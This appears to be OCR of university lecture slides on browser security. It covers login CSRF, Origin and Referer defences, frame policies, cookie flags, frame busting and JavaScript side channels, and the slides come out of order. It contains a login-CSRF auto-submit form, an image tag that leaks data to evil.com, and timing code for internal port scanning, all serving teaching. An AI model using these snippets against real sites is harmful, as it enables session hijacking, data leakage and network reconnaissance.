
Payments Login CSRF




Login CSRF


Victim Browser
www.attacker.com
www.google.com
GET /blog HTTP/1.1
<form action=https://www.google.com/login
method=POST target=invisibleframe>
<input name=username value=attacker>
<input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
Referer: http://www.attacker.com/blog
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
Web History for attacker
Apr 7, 2008
9:20pm
Searched for llamas

Sites can redirect browser



Attack on origin/referer header



What if honest site sends POST to attacker.com?


Solution: origin header records redirect

CSRF Recommendations


- Login CSRF
  - Strict Referer/Origin header validation
  - Login forms typically submit over HTTPS, not blocked
- HTTPS sites, such as banking sites
  - Use strict Referer/Origin validation to prevent CSRF
- Other
  - Use Ruby-on-Rails or other framework that implements secret token method correctly
- Origin header
  - Alternative to Referer with fewer privacy problems
  - Send only on POST, send only necessary data
  - Defense against redirect-based attacks

NAVIGATION

A Guninski Attack




What should the policy be?



Legacy Browser Behavior

Browser	Policy
 IE 6 (default)	Permissive
 IE 6 (option)	Child
 IE7 (no Flash)	Descendant
 IE7 (with Flash)	Permissive
 Firefox 2	Window
 Safari 3	Permissive
 Opera 9	Window
 HTML 5	Child

Window Policy Anomaly




```
.com/...";
.com/...";
```


Legacy Browser Behavior

Browser	Policy
 IE 6 (default)	Permissive
 IE 6 (option)	Child
 IE7 (no Flash)	Descendant
 IE7 (with Flash)	Permissive
 Firefox 2	Window
 Safari 3	Permissive
 Opera 9	Window
 HTML 5	Child

Adoption of Descendant Policy


Browser	Policy
 IE7 (no Flash)	Descendant
 IE7 (with Flash)	Descendant
 Firefox 3	Descendant
 Safari 3	Descendant
 Opera 9	(many policies)
 HTML 5	Descendant

Secure Cookies



- Provides confidentiality against network attacker
  - Browser will only send cookie back over HTTPS
- … but no integrity
  - Can rewrite secure cookies over HTTP
    ⇒ network attacker can rewrite secure cookies
    ⇒ can log user into attacker's account

httpOnly Cookies



- Cookie sent over HTTP(s), but not accessible to scripts
  - cannot be read via document.cookie
  - Helps prevent cookie theft via XSS


… but does not stop most other risks of XSS bugs

FRAMES AND FRAME BUSTING

Frames

- Embed HTML documents in other documents

```
<iframe name="myframe"
      src="http://www.google.com/">
            This text is ignored by most browsers.
</iframe>
```



Frame Busting

- Goal: prevent web page from loading in a frame
  - example: opening login page in a frame will display correct passmark image

- Frame busting:

```
if   (top != self)
        top.location.href = location.href
```

Better Frame Busting

- Problem: **Javascript OnUnload event**

```
<body onUnload="javascript: cause_an_abort;)">
```

- Try this instead:

```
if   (top != self)
        top.location.href = location.href
else {  ...  code of page here ...}
```

THE END

HTML Image Tags

```
<html>
  …
 <p>  … </p>
  …
<img src="http://example.com/sunset.gif" height="50" width="100">
  …
</html>
```

Displays this nice picture ➔
Security issues?

Image tag security issues

- Communicate with other sites
  - <img src="http://evil.com/pass-local-information.jpg?extra_information">
- Hide resulting image
  - <img src=" ... " height="1" width="1">
- Spoof other sites
  - Add logos that fool a user

Important Point: A web page can send information to any site

JavaScript onError

- Basic function
  - Triggered when error occurs loading a document or an image
- Example

```
<img src="image.gif"
  onerror="alert('The image could not be loaded.')"
>
```

  - Runs onError handler if image does not exist and cannot load

http://www.w3schools.com/jsref/jsref_onError.asp

JavaScript timing


- Sample code

```
<html><body><img id="test" style="display: none">
<script>
    var test = document.getElementById('test');
    var start = new Date();
    test.onerror = function() {
          var end = new Date();
          alert("Total time: " + (end - start));
     }
     test.src = "http://www.example.com/page.html";
</script>
</body></html>
```

  - When response header indicates that page is not an image, the browser stops and notifies JavaScript via the onerror handler.

Port scanning behind firewall

- JavaScript can:
  - Request images from internal IP addresses
    - Example:
  - Use timeout/onError to determine success/failure
  - Fingerprint webapps using known image names



Remote scripting

- Goal
  - Exchange data between a client-side app running in a browser and server-side app, without reloading page
- Methods
  - Java Applet/ActiveX control/Flash
    - Can make HTTP requests and interact with client-side JavaScript code, but requires LiveConnect (not available on all browsers)
  - XML-RPC
    - open, standards-based technology that requires XML-RPC libraries on server and in your client-side code.
  - Simple HTTP via a hidden IFRAME
    - IFRAME with a script on your web server (or database of static HTML files) is by far the easiest of the three remote scripting options

Important Point: A web can maintain bi-directional communication with browser (until user closes/quits)

See: http://developer.apple.com/internet/webcontent/iframe.html

Cookie Security Policy

- Uses:
  - User authentication
  - Personalization
  - User tracking: e.g. Doubleclick (3rd party cookies)
- Browser will store:
  - At most 20 cookies/site, 3 KB / cookie
- Origin is the tuple **<domain, path>**
  - Can set cookies valid across a domain suffix